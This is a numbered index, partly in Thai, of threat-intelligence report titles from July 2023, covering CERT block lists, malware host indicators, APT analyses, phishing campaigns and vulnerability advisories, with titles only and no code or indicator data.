1.3.3172. 2023-07-05 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3173. 2023-07-06 Active Malware samples detected on 2023-07-05
1.3.3174. 2023-07-06 BlueNoroff (aka Lazarus Group, APT38, Stardust Chollima, BeagleBoyz, NICKEL GLADSTONE) | How DPRK’s macOS RustBucket Seeks to Evade Analysis and Detection
1.3.3175. 2023-07-06 Honeypot Recon: Enterprise Applications Honeypot - Unveiling Findings from Six Worldwide Locations
1.3.3176. 2023-07-06 [Threat intelligence] About the Phishing as a Service tool named “Greatness”

1.3.3177. 2023-07-06 TTC-CERT Block Lists 2023-07-06 - Agentemis, BEACON, Cobalt Strike
1.3.3178. 2023-07-06 TTC-CERT Block Lists 2023-07-06 - IcedID, BokBot
1.3.3179. 2023-07-06 TTC-CERT Block Lists 2023-07-06 - Phishing attack dataset
1.3.3180. 2023-07-06 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-05 - CyberTotal
1.3.3181. 2023-07-06 TTC-CERT - HASH Daily Block Lists - 2023-07-05 - CyberTotal
1.3.3182. 2023-07-06 TTC-CERT IP Block Lists 2023-07-06 - FTP port scanning, FTP attack
1.3.3183. 2023-07-06 TTC-CERT IP Block Lists 2023-07-06 - SSH port scanning, SSH brute-force attack
1.3.3184. 2023-07-06 TTC-CERT - IP Daily Block Lists - 2023-07-05 - CyberTotal
1.3.3185. 2023-07-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-06
1.3.3186. 2023-07-06 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3187. 2023-07-07 AA23-187A Increased Truebot Activity Infects U.S. and Canada Based Networks | CISA
1.3.3188. 2023-07-07 Active Malware samples detected on 2023-07-06
1.3.3189. 2023-07-07 AgentTesla host indicators [2023-07-07]
1.3.3190. 2023-07-07 Agent Tesla in email (.img) attachment - Telegram data exfiltration
1.3.3191. 2023-07-07 FormBook downloader - email attachment
1.3.3192. 2023-07-07 Formbook host indicators [2023-07-07]
1.3.3193. 2023-07-07 Formbook (t3c9) delivered by ModiLoader in email attached XZ archive
1.3.3194. 2023-07-07 Kimsuky IoCs - Week 27
1.3.3195. 2023-07-07 Lazarus IoCs - Week 27
1.3.3196. 2023-07-07 Lokibot host indicators [2023-07-07]
1.3.3197. 2023-07-07 Malicious ad for USPS fishes for banking credentials
1.3.3198. 2023-07-07 njRAT host indicators [2023-07-07]
1.3.3199. 2023-07-07 Pony host indicators [2023-07-07]
1.3.3200. 2023-07-07 QuasarRAT host indicators [2023-07-07]
1.3.3201. 2023-07-07 QuasarRAT network indicators [2023-07-07]

1.3.3202. 2023-07-07 Rekoobe Malware Used by Chinese Hacker (APT31, SOGU, LUCKYBIRD, SLOWGYRO, DUCKFAT) Attack Linux system
1.3.3203. 2023-07-07 RemcosRAT in RAR email attachment
1.3.3204. 2023-07-07 Targeted attack using the topic of Ukraine's membership in the North Atlantic Treaty Organisation (CERT-UA#6940)
1.3.3205. 2023-07-07 TTC-CERT Block Lists 2023-07-07 - Agentemis, BEACON, Cobalt Strike
1.3.3206. 2023-07-07 TTC-CERT Block Lists 2023-07-07 - Phishing attack dataset
1.3.3207. 2023-07-07 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-06 - CyberTotal
1.3.3208. 2023-07-07 TTC-CERT - HASH Daily Block Lists - 2023-07-06 - CyberTotal
1.3.3209. 2023-07-07 TTC-CERT IP Block Lists 2023-07-07 - FTP port scanning, FTP attack
1.3.3210. 2023-07-07 TTC-CERT IP Block Lists 2023-07-07 - SSH port scanning, SSH brute-force attack
1.3.3211. 2023-07-07 TTC-CERT - IP Daily Block Lists - 2023-07-06 - CyberTotal
1.3.3212. 2023-07-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-07
1.3.3213. 2023-07-07 Unleashing the Viper : A Technical Analysis of WhiteSnake Stealer
1.3.3214. 2023-07-07 Welcome to New York: Exploring TA453's Foray (aka Charming Kitten, APT42, Mint Sandstorm, Yellow Garuda) into LNKs and Mac Malware
1.3.3215. 2023-07-08 Active Malware samples detected on 2023-07-07
1.3.3216. 2023-07-08 ARCrypt Ransomware Evolves with Multiple TOR Communication Channels
1.3.3217. 2023-07-08 The five-day job: A BlackByte ransomware intrusion case study
1.3.3218. 2023-07-08 TTC-CERT Block Lists 2023-07-08 - Agentemis, BEACON, Cobalt Strike
1.3.3219. 2023-07-08 TTC-CERT Block Lists 2023-07-08 - Phishing attack dataset
1.3.3220. 2023-07-08 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-07 - CyberTotal
1.3.3221. 2023-07-08 TTC-CERT - HASH Daily Block Lists - 2023-07-07 - CyberTotal
1.3.3222. 2023-07-08 TTC-CERT IP Block Lists 2023-07-08 - FTP port scanning, FTP attack
1.3.3223. 2023-07-08 TTC-CERT IP Block Lists 2023-07-08 - SSH port scanning, SSH brute-force attack
1.3.3224. 2023-07-08 TTC-CERT - IP Daily Block Lists - 2023-07-07 - CyberTotal

1.3.3225. 2023-07-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-08
1.3.3226. 2023-07-08 What’s up with Emotet?
1.3.3227. 2023-07-08 แจ้งเตือนช่องโหว่ที่มีผลกระทบระดับร้ายแรง (Critical) ของ Progress MOVEit Transfer ที่อาจส่งผลให้ถูกเข้าถึงฐานข้อมูลโดยไม่ได้รับอนุญาต
1.3.3228. 2023-07-09 Active Malware samples detected on 2023-07-08
1.3.3229. 2023-07-09 Kimsuky Threat Group Using Chrome Remote Desktop
1.3.3230. 2023-07-09 TTC-CERT Block Lists 2023-07-09 - Agentemis, BEACON, Cobalt Strike
1.3.3231. 2023-07-09 TTC-CERT Block Lists 2023-07-09 - Phishing attack dataset
1.3.3232. 2023-07-09 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-08 - CyberTotal
1.3.3233. 2023-07-09 TTC-CERT - HASH Daily Block Lists - 2023-07-08 - CyberTotal
1.3.3234. 2023-07-09 TTC-CERT IP Block Lists 2023-07-09 - FTP port scanning, FTP attack
1.3.3235. 2023-07-09 TTC-CERT IP Block Lists 2023-07-09 - SSH port scanning, SSH brute-force attack
1.3.3236. 2023-07-09 TTC-CERT - IP Daily Block Lists - 2023-07-08 - CyberTotal
1.3.3237. 2023-07-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-09
1.3.3238. 2023-07-10 Active Malware samples detected on 2023-07-09
1.3.3239. 2023-07-10 CloudEyE (GuLoader) — From .lnk to Shellcode
1.3.3240. 2023-07-10 PEC malware: after sLoad it's Vidar's turn
1.3.3241. 2023-07-10 RomCom Threat Actor Suspected of Targeting Ukraine's NATO Membership Talks at the NATO Summit
1.3.3242. 2023-07-10 Tailing Big Head Ransomware’s Variants, Tactics, and Impact
1.3.3243. 2023-07-10 The TOITOIN Trojan: Analyzing a New Multi-Stage Attack Targeting LATAM Region
1.3.3244. 2023-07-10 TTC-CERT Block Lists 2023-07-10 - Agentemis, BEACON, Cobalt Strike
1.3.3245. 2023-07-10 TTC-CERT Block Lists 2023-07-10 - IcedID, BokBot
1.3.3246. 2023-07-10 TTC-CERT Block Lists 2023-07-10 - Phishing attack dataset
1.3.3247. 2023-07-10 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-09 - CyberTotal
1.3.3248. 2023-07-10 TTC-CERT IP Block Lists 2023-07-10 - FTP port scanning, FTP attack

1.3.3249. 2023-07-10 TTC-CERT IP Block Lists 2023-07-10 - SSH port scanning, SSH brute-force attack
1.3.3250. 2023-07-10 TTC-CERT - IP Daily Block Lists - 2023-07-09 - CyberTotal
1.3.3251. 2023-07-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-10
1.3.3252. 2023-07-10 Underground Team Ransomware Demands Nearly $3 Million
1.3.3253. 2023-07-10 การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Infostealer ที่มุ่งเป้าโจมตีผู้ใช้งานชาวไทยโดยเฉพาะ
1.3.3254. 2023-07-11 Active Malware samples detected on 2023-07-10
1.3.3255. 2023-07-11 CERT-UA#6948 | UAC-0057 (aka GhostWriter, UNC1151) Targeted Cyber Attack Against Government Agencies Using PicassoLoader/njRAT
1.3.3256. 2023-07-11 Following NoName057(16) DDoSia Project’s Targets
1.3.3257. 2023-07-11 Letscall – new sophisticated Vishing toolset
1.3.3258. 2023-07-11 Phishing attacks by the APT28 group (UAC-0028) to obtain authentication data for public mail services (CERT-UA#6975)
1.3.3259. 2023-07-11 TTC-CERT Block Lists 2023-07-11 - Agentemis, BEACON, Cobalt Strike
1.3.3260. 2023-07-11 TTC-CERT Block Lists 2023-07-11 - IcedID, BokBot
1.3.3261. 2023-07-11 TTC-CERT Block Lists 2023-07-11 - Phishing attack dataset
1.3.3262. 2023-07-11 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-10 - CyberTotal
1.3.3263. 2023-07-11 TTC-CERT IP Block Lists 2023-07-11 - FTP port scanning, FTP attack
1.3.3264. 2023-07-11 TTC-CERT IP Block Lists 2023-07-11 - SSH port scanning, SSH brute-force attack
1.3.3265. 2023-07-11 TTC-CERT - IP Daily Block Lists - 2023-07-10 - CyberTotal
1.3.3266. 2023-07-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-11
1.3.3267. 2023-07-11 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ CVE-2023-37450 ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3268. 2023-07-12 Active Malware samples detected on 2023-07-11
1.3.3269. 2023-07-12 Hunting for A New Stealthy Universal Rootkit Loader
1.3.3270. 2023-07-12 It’s Raining Phish and Scams – How Cloudflare Pages.dev and Workers.dev Domains Get Abused
1.3.3271. 2023-07-12 Legion Stealer targeting PUBG players

1.3.3272. 2023-07-12 Loader activity for Formbook "QM18"
1.3.3273. 2023-07-12 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกรกฎาคม 2566
1.3.3274. 2023-07-12 Six Malicious Python Packages in the PyPI Targeting Windows Users
1.3.3275. 2023-07-12 The Turkish Government Masqueraded Site Distributing Android RAT
1.3.3276. 2023-07-12 TTC-CERT Block Lists 2023-07-12 - Agentemis, BEACON, Cobalt Strike
1.3.3277. 2023-07-12 TTC-CERT Block Lists 2023-07-12 - Phishing attack dataset
1.3.3278. 2023-07-12 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-11 - CyberTotal
1.3.3279. 2023-07-12 TTC-CERT - HASH Daily Block Lists - 2023-07-11 - CyberTotal
1.3.3280. 2023-07-12 TTC-CERT IP Block Lists 2023-07-12 - FTP port scanning, FTP attack
1.3.3281. 2023-07-12 TTC-CERT IP Block Lists 2023-07-12 - SSH port scanning, SSH brute-force attack
1.3.3282. 2023-07-12 TTC-CERT - IP Daily Block Lists - 2023-07-11 - CyberTotal
1.3.3283. 2023-07-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-12
1.3.3284. 2023-07-12 แจ้งเตือนกรณีบริษัท Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ FortiOS และ FortiProxy เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3285. 2023-07-12 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.3.3286. 2023-07-13 Active Malware samples detected on 2023-07-12
1.3.3287. 2023-07-13 Attackers (Storm-0978, RomCom) Exploit Unpatched Windows Zero-Day Vulnerability
1.3.3288. 2023-07-13 Diplomats Beware: Cloaked Ursa (aka APT29, UAC-0029, Midnight Blizzard/Nobelium, Cozy Bear) Phishing With a Twist
1.3.3289. 2023-07-13 TTC-CERT Block Lists 2023-07-13 - Agentemis, BEACON, Cobalt Strike
1.3.3290. 2023-07-13 TTC-CERT Block Lists 2023-07-13 - Phishing attack dataset
1.3.3291. 2023-07-13 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-12 - CyberTotal
1.3.3292. 2023-07-13 TTC-CERT - HASH Daily Block Lists - 2023-07-12 - CyberTotal
1.3.3293. 2023-07-13 TTC-CERT IP Block Lists 2023-07-13 - FTP port scanning, FTP attack

1.3.3294. 2023-07-13 TTC-CERT IP Block Lists 2023-07-13 - SSH port scanning, SSH brute-force attack
1.3.3295. 2023-07-13 TTC-CERT - IP Daily Block Lists - 2023-07-12 - CyberTotal
1.3.3296. 2023-07-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-13
1.3.3297. 2023-07-14 Active Malware samples detected on 2023-07-13
1.3.3298. 2023-07-14 Agile Approach to Mass Cloud Credential Harvesting and Crypto Mining Sprints Ahead
1.3.3299. 2023-07-14 AveMariaRAT host indicators [2023-07-14]
1.3.3300. 2023-07-14 CERT-UA#6999 | Cyberattack UAC-0006: SmokeLoader spread via emails with "bills" subject line
1.3.3301. 2023-07-14 Detecting BPFDoor Backdoor Variants Abusing BPF Filters
1.3.3302. 2023-07-14 Lokibot host indicators [2023-07-14]
1.3.3303. 2023-07-14 Malicious campaigns target government, military and civilian entities in Ukraine, Poland
1.3.3304. 2023-07-14 njRAT host indicators [2023-07-14]
1.3.3305. 2023-07-14 Smoke Loader host indicators [2023-07-14]
1.3.3306. 2023-07-14 Stories from the SOC: OneNote MalSpam – Detection & Response
1.3.3307. 2023-07-14 Trojanized Application Preying on TeamViewer Users to Deliver njRAT
1.3.3308. 2023-07-14 TTC-CERT Block Lists 2023-07-14 - Agentemis, BEACON, Cobalt Strike
1.3.3309. 2023-07-14 TTC-CERT Block Lists 2023-07-14 - IcedID, BokBot
1.3.3310. 2023-07-14 TTC-CERT Block Lists 2023-07-14 - Phishing attack dataset
1.3.3311. 2023-07-14 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-13 - CyberTotal
1.3.3312. 2023-07-14 TTC-CERT - HASH Daily Block Lists - 2023-07-13 - CyberTotal
1.3.3313. 2023-07-14 TTC-CERT IP Block Lists 2023-07-14 - FTP port scanning, FTP attack
1.3.3314. 2023-07-14 TTC-CERT IP Block Lists 2023-07-14 - SSH port scanning, SSH brute-force attack
1.3.3315. 2023-07-14 TTC-CERT - IP Daily Block Lists - 2023-07-13 - CyberTotal
1.3.3316. 2023-07-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-14

1.3.3317. 2023-07-14 แจ้งเตือนกรณี Cisco เผยแพร่การอัปเดตเพื่อแก้ไขช่องโหว่ของ Cisco SD-WAN vManage ที่อาจถูกโจมตีแบบ Security Mechanism Bypass
1.3.3318. 2023-07-15 Active Malware samples detected on 2023-07-14
1.3.3319. 2023-07-15 Cloudy With a Chance of Credentials | AWS-Targeting Cred Stealer Expands to Azure, GCP
1.3.3320. 2023-07-15 Criminals target businesses with malicious extension for Meta's Ads Manager and accidentally leak stolen accounts
1.3.3321. 2023-07-15 DangerousPassword (aka CryptoMimic or SnatchCrypto) Attacks Targeting Windows, macOS, and Linux Software Developers
1.3.3322. 2023-07-15 LokiBot Campaign Targets Microsoft Office Document Using Vulnerabilities and Macros
1.3.3323. 2023-07-15 New invitation from APT29 to use CCleaner
1.3.3324. 2023-07-15 New PoC Exploit Found: Fake Proof of Concept with Backdoor Malware
1.3.3325. 2023-07-15 PyLoose: Python-based fileless malware targets cloud workloads to deliver cryptominer
1.3.3326. 2023-07-15 Remcos host indicators [2023-07-15]
1.3.3327. 2023-07-15 Summary information on the activities of the UAC-0010 group (Armageddon) as of July 2023
1.3.3328. 2023-07-15 TeamTNT Reemerged with New Aggressive Cloud Campaign
1.3.3329. 2023-07-15 TTC-CERT Block Lists 2023-07-15 - Agentemis, BEACON, Cobalt Strike
1.3.3330. 2023-07-15 TTC-CERT Block Lists 2023-07-15 - Phishing attack dataset
1.3.3331. 2023-07-15 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-14 - CyberTotal
1.3.3332. 2023-07-15 TTC-CERT IP Block Lists 2023-07-15 - FTP port scanning, FTP attack
1.3.3333. 2023-07-15 TTC-CERT IP Block Lists 2023-07-15 - SSH port scanning, SSH brute-force attack
1.3.3334. 2023-07-15 TTC-CERT - IP Daily Block Lists - 2023-07-14 - CyberTotal
1.3.3335. 2023-07-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-15
1.3.3336. 2023-07-16 Active Malware samples detected on 2023-07-15
1.3.3337. 2023-07-16 AveMariaRAT host indicators [2023-07-16]

1.3.3338. 2023-07-16 The Spies Who Loved You: Infected USB Drives to Steal Secrets
1.3.3339. 2023-07-16 Threat Alert: Anatomy of Silentbob’s Cloud Attack
1.3.3340. 2023-07-16 TTC-CERT Block Lists 2023-07-16 - Agentemis, BEACON, Cobalt Strike
1.3.3341. 2023-07-16 TTC-CERT Block Lists 2023-07-16 - Phishing attack dataset
1.3.3342. 2023-07-16 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-15 - CyberTotal
1.3.3343. 2023-07-16 TTC-CERT - HASH Daily Block Lists - 2023-07-15 - CyberTotal
1.3.3344. 2023-07-16 TTC-CERT IP Block Lists 2023-07-16 - FTP port scanning, FTP attack
1.3.3345. 2023-07-16 TTC-CERT IP Block Lists 2023-07-16 - SSH port scanning, SSH brute-force attack
1.3.3346. 2023-07-16 TTC-CERT - IP Daily Block Lists - 2023-07-15 - CyberTotal
1.3.3347. 2023-07-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-16
1.3.3348. 2023-07-17 Active Malware samples detected on 2023-07-16
1.3.3349. 2023-07-17 Analysing a malicious github repository
1.3.3350. 2023-07-17 APT-C-28 (ScarCruft, APT37, Reaper) Conducts Targeted Rokrat Backdoor Campaigns in Energy Sector
1.3.3351. 2023-07-17 AveMariaRAT host indicators [2023-07-17]
1.3.3352. 2023-07-17 CustomerLoader: a new malware distributing a wide variety of payloads
1.3.3353. 2023-07-17 Deep Analysis of GCleaner
1.3.3354. 2023-07-17 Nanocore host indicators [2023-07-17]
1.3.3355. 2023-07-17 njRAT host indicators [2023-07-17]
1.3.3356. 2023-07-17 QuasarRAT host indicators [2023-07-17]
1.3.3357. 2023-07-17 Report on the recent high activity of South Asian APT organizations in China
1.3.3358. 2023-07-17 Routers From The Underground: Exposing AVrecon
1.3.3359. 2023-07-17 TTC-CERT Block Lists 2023-07-17 - Agentemis, BEACON, Cobalt Strike
1.3.3360. 2023-07-17 TTC-CERT Block Lists 2023-07-17 - Phishing attack dataset
1.3.3361. 2023-07-17 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-16 - CyberTotal
1.3.3362. 2023-07-17 TTC-CERT - HASH Daily Block Lists - 2023-07-16 - CyberTotal

1.3.3363. 2023-07-17 TTC-CERT IP Block Lists 2023-07-17 - FTP port scanning, FTP attack
1.3.3364. 2023-07-17 TTC-CERT IP Block Lists 2023-07-17 - SSH port scanning, SSH brute-force attack
1.3.3365. 2023-07-17 TTC-CERT - IP Daily Block Lists - 2023-07-16 - CyberTotal
1.3.3366. 2023-07-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-17
1.3.3367. 2023-07-18 Active Malware samples detected on 2023-07-17
1.3.3368. 2023-07-18 AgentTesla host indicators [2023-07-18]
1.3.3369. 2023-07-18 AgentTesla network indicators [2023-07-18]
1.3.3370. 2023-07-18 Analysis of Storm-0558 techniques for unauthorized email access
1.3.3371. 2023-07-18 A new Linux rootkit targeting organizations in Thailand
1.3.3372. 2023-07-18 AveMariaRAT host indicators [2023-07-18]
1.3.3373. 2023-07-18 Azorult host indicators [2023-07-18]
1.3.3374. 2023-07-18 CVE-2023-36884 - Microsoft Office and Windows HTML Remote Code Execution: Threat Brief (Updated)
1.3.3375. 2023-07-18 Formbook host indicators [2023-07-18]
1.3.3376. 2023-07-18 Formbook Indicator of compromise (IoC) 2022-07-18
1.3.3377. 2023-07-18 Gozi host indicators [2023-07-18]
1.3.3378. 2023-07-18 Microsoft Zero Day Vulnerability CVE-2023-36884 Being Actively Exploited - Storm-0978 Group Deploys RomCom Variant and Underground Ransomware in Targeted Attacks
1.3.3379. 2023-07-18 Nanocore host indicators [2023-07-18]
1.3.3380. 2023-07-18 njRAT host indicators [2023-07-18]
1.3.3381. 2023-07-18 Phishing - Microsoft Password Authentication alert
1.3.3382. 2023-07-18 QuasarRAT host indicators [2023-07-18]
1.3.3383. 2023-07-18 QuasarRAT network indicators [2023-07-18]
1.3.3384. 2023-07-18 Remcos network indicators [2023-07-18]
1.3.3385. 2023-07-18 Smoke Loader host indicators [2023-07-18]
1.3.3386. 2023-07-18 "Subject: Detalles del banco - From: raneroramirez.l@daikin.es" Campaign
1.3.3387. 2023-07-18 "Subject: PO 00463 109 PMI-HWFC III - From: info@mteturkay.com" Campaign

1.3.3388. 2023-07-18 "Subject: Re: Invoice/Rechnung - From: vladimir.velev@sfa.bg" Campaign
1.3.3389. 2023-07-18 "Subject: RE: Quotation Reconfirmation Request 10849027/07.23 - From: Caiyun-Shang@tivoly.com" Campaign
1.3.3390. 2023-07-18 TTC-CERT Block Lists 2023-07-18 - Agentemis, BEACON, Cobalt Strike
1.3.3391. 2023-07-18 TTC-CERT Block Lists 2023-07-18 - IcedID, BokBot
1.3.3392. 2023-07-18 TTC-CERT Block Lists 2023-07-18 - Phishing attack dataset
1.3.3393. 2023-07-18 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-17 - CyberTotal
1.3.3394. 2023-07-18 TTC-CERT - HASH Daily Block Lists - 2023-07-17 - CyberTotal
1.3.3395. 2023-07-18 TTC-CERT IP Block Lists 2023-07-18 - FTP port scanning, FTP attack
1.3.3396. 2023-07-18 TTC-CERT IP Block Lists 2023-07-18 - SSH port scanning, SSH brute-force attack
1.3.3397. 2023-07-18 TTC-CERT - IP Daily Block Lists - 2023-07-17 - CyberTotal
1.3.3398. 2023-07-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-18
1.3.3399. 2023-07-18 แจ้งเตือนช่องโหว่ในผลิตภัณฑ์ Adobe ColdFusion ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.3.3400. 2023-07-19 Active Malware samples detected on 2023-07-18
1.3.3401. 2023-07-19 AgentTesla network indicators [2023-07-19]
1.3.3402. 2023-07-19 Analyzing A Sample Of Arechclient2
1.3.3403. 2023-07-19 Azorult host indicators [2023-07-19]
1.3.3404. 2023-07-19 FIN8 Uses Revamped Sardonic Backdoor to Deliver Noberus Ransomware
1.3.3405. 2023-07-19 GodDie - A new Linux rootkit targeting organizations in Thailand
1.3.3406. 2023-07-19 HotRat: The Risks of Illegal Software Downloads and Hidden AutoHotkey Script Within
1.3.3407. 2023-07-19 Lokibot network indicators [2023-07-19]
1.3.3408. 2023-07-19 Massive Targeted Exploit Campaign Against WooCommerce Payments Underway
1.3.3409. 2023-07-19 Meterpreter host indicators [2023-07-19]
1.3.3410. 2023-07-19 Nanocore host indicators [2023-07-19]

1.3.3411. 2023-07-19 Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches (July 2023) เพื่อแก้ไขช่องโหว่หลายรายการ
1.3.3412. 2023-07-19 Phishing: "Gewestelijke Maatschappij voor Volkshuisvestin"
1.3.3413. 2023-07-19 Remcos host indicators [2023-07-19]
1.3.3414. 2023-07-19 Spearphishing Campaign Targets Zimbra Webmail Portals of Government Organizations
1.3.3415. 2023-07-19 "Subject: RE: Re: OFERTA E23058 / ZAMÓWIENIE 20230331 - From: fares.bouchourarar@bemact.com" Campaign
1.3.3416. 2023-07-19 "Subject: Solicitud de cotización - From: info@tokyojoe.gr" Campaign
1.3.3417. 2023-07-19 "Subject: Wysyłanie Dokumentów nr 1432 - From: nalewki@nalewki.pl" Campaign
1.3.3418. 2023-07-19 "Subject: 回复: Payments - From: soe.oo@haglmm.com" Campaign
1.3.3419. 2023-07-19 TOITOIN Trojan Indicator of compromise (IoC) 2023-07-19
1.3.3420. 2023-07-19 TTC-CERT Block Lists 2023-07-19 - Agentemis, BEACON, Cobalt Strike
1.3.3421. 2023-07-19 TTC-CERT Block Lists 2023-07-19 - IcedID, BokBot
1.3.3422. 2023-07-19 TTC-CERT Block Lists 2023-07-19 - Phishing attack dataset
1.3.3423. 2023-07-19 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-18 - CyberTotal
1.3.3424. 2023-07-19 TTC-CERT - HASH Daily Block Lists - 2023-07-18 - CyberTotal
1.3.3425. 2023-07-19 TTC-CERT IP Block Lists 2023-07-19 - FTP port scanning, FTP attack
1.3.3426. 2023-07-19 TTC-CERT IP Block Lists 2023-07-19 - SSH port scanning, SSH brute-force attack
1.3.3427. 2023-07-19 TTC-CERT - IP Daily Block Lists - 2023-07-18 - CyberTotal
1.3.3428. 2023-07-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-19
1.3.3429. 2023-07-19 Using WebAPK Technology for Phishing Attacks
1.3.3430. 2023-07-19 WshRAT host indicators [2023-07-19]
1.3.3431. 2023-07-19 แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ NetScaler ADC และ NetScaler Gateway เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3432. 2023-07-19 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.3433. 2023-07-20 8FPH23-00856-01 [Fraude] [Phishing]
1.3.3434. 2023-07-20 8FPH23-00857-01 [Fraude] [Phishing]
1.3.3435. 2023-07-20 Active Malware samples detected on 2023-07-19
1.3.3436. 2023-07-20 AgentTesla in .doc (RTF) mail attachment (SMTP exfiltration channel)
1.3.3437. 2023-07-20 Agent Tesla in RAR e-mail attachment (SMTP exfilt.)
1.3.3438. 2023-07-20 AveMariaRAT host indicators [2023-07-20]
1.3.3439. 2023-07-20 BYOS – Bundle Your Own Stealer (BundleBot)
1.3.3440. 2023-07-20 DDoS Botnets Target Zyxel Vulnerability CVE-2023-28771
1.3.3441. 2023-07-20 FakeSG enters the 'FakeUpdates' arena to deliver NetSupport RAT
1.3.3442. 2023-07-20 JumpCloud Hacked - Hackers Breached The Systems Via Spear-phishing Attack
1.3.3443. 2023-07-20 Lokibot host indicators [2023-07-20]
1.3.3444. 2023-07-20 Malware in email (.ace) attachment
1.3.3445. 2023-07-20 Malware in email (.z) attachment
1.3.3446. 2023-07-20 njRAT host indicators [2023-07-20]
1.3.3447. 2023-07-20 Possible Supply Chain Attack Targeting Pakistani Government Delivers Shadowpad
1.3.3448. 2023-07-20 Sécurité/ Compte - Skynet // Beveiliging/ Account - Skynet
1.3.3449. 2023-07-20 Targeted Turla attacks (UAC-0024, UAC-0003) using CAPIBAR and KAZUAR malware (CERT-UA#6981)
1.3.3450. 2023-07-20 TTC-CERT Block Lists 2023-07-20 - Agentemis, BEACON, Cobalt Strike
1.3.3451. 2023-07-20 TTC-CERT Block Lists 2023-07-20 - Phishing attack dataset
1.3.3452. 2023-07-20 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-19 - CyberTotal
1.3.3453. 2023-07-20 TTC-CERT - HASH Daily Block Lists - 2023-07-19 - CyberTotal
1.3.3454. 2023-07-20 TTC-CERT IP Block Lists 2023-07-20 - FTP port scanning, FTP attack
1.3.3455. 2023-07-20 TTC-CERT IP Block Lists 2023-07-20 - SSH port scanning, SSH brute-force attack
1.3.3456. 2023-07-20 TTC-CERT - IP Daily Block Lists - 2023-07-19 - CyberTotal
1.3.3457. 2023-07-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-07-20

1.3.3458. 2023-07-20 TTC-CERT - URL Daily Block Lists - 2023-07-19 - CyberTotal
1.3.3459. 2023-07-20 Ursnif campaign in Italy
1.3.3460. 2023-07-20 WyrmSpy and DragonEgg: Lookout Attributes Android Spyware to China’s APT41 (aka Double Dragon, BARIUM, Winnti)
1.3.3461. 2023-07-20 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ Adobe ColdFusion ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.3.3462. 2023-07-21 AA23-201A Threat Actors Exploiting Citrix CVE-2023-3519 to Implant Webshells | CISA
1.3.3463. 2023-07-21 Active Malware samples detected on 2023-07-20
1.3.3464. 2023-07-21 Comprehensive analysis of initial attack samples exploiting CVE-2023-23397 vulnerability
1.3.3465. 2023-07-21 Deobfuscation of Malware Delivered Through a .bat File
1.3.3466. 2023-07-21 Job Scams Using Bioscience Lures Target Universities
1.3.3467. 2023-07-21 JumpCloud Intrusion | Attacker Infrastructure Links Compromise to North Korean APT Activity
1.3.3468. 2023-07-21 P2PInfect: The Rusty Peer-to-Peer Self-Replicating Worm
1.3.3469. 2023-07-21 Security alert: social engineering campaign targets technology industry employees
1.3.3470. 2023-07-21 Sophos Discovers Ransomware Abusing “Sophos” Name
1.3.3471. 2023-07-21 "Subject: Płatność - From: info@steelraum.de" Campaign
1.3.3472. 2023-07-21 Threat Trends: Threat Actors Add .zip Domains to Their Phishing Arsenals
1.3.3473. 2023-07-21 TTC-CERT Block Lists 2023-07-21 - Agentemis, BEACON, Cobalt Strike
1.3.3474. 2023-07-21 TTC-CERT Block Lists 2023-07-21 - Phishing attack dataset
1.3.3475. 2023-07-21 TTC-CERT - DOMAIN Daily Block Lists - 2023-07-20 - CyberTotal
